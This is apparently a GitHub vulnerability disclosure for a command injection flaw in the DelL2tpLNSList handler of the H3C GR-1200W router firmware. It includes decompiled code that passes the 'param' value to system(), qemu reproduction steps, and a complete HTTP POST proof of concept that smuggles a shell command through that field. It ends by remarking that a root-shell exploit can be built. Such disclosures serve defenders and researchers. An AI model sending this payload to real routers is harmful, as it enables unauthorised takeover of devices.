Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) Has an command injection vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to contain a command insertion vulnerability in DelL2tpLNSList.This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.

```
25  v7 = (char *)websgetvar(a1, "param", &unk_4F9BE0);
26  if ( v7 )
27  {
28    strcpy(v12, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
29    v6 = getelement(v11, v7, 59, 1);
30    v4 = atoi((const char *)v11);
31    for ( i = 1; v4 >= i; ++i )
32    {
33      if ( !getelement(v10, v7, ';', i + 1)
34        && !getelement(v8, (char *)v10, ' ', 1)
35        && !getelement(v9, (char *)v10, ' ', 2) )
36      {
37        sprintf(v13, "%s tunnel_id=%s session_id=%s", v12, (const char *)v8, (const char *)v9);
38        v3 = (const char *)getpid();
39        MW_SYSLOG_OP(
40          184,
41          6,
42          3,
43          2139095040,
44          "[%d][%s] %s: mp run cmd %s\n",
45          &unk_4F9BE0,
46          v3,
47          "ASP_L2TP_LNSListDel",
48          "ASP_L2TP_LNSListDel");
49        system(v13);
50        memset(v13, 0, sizeof(v13));
51      }
```


In the `DelL2tpLNSList` function, it format the `param` parameter we entered into `V13` through the `snprintf` function, and execute our command through the system function. We can execute our orders through $(command).


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=DelL2tpLNSList&param=1; $(ps>/www/1);
```





The above figure shows the POC attack effect



Finally, you also can write exp to get a stable root shell.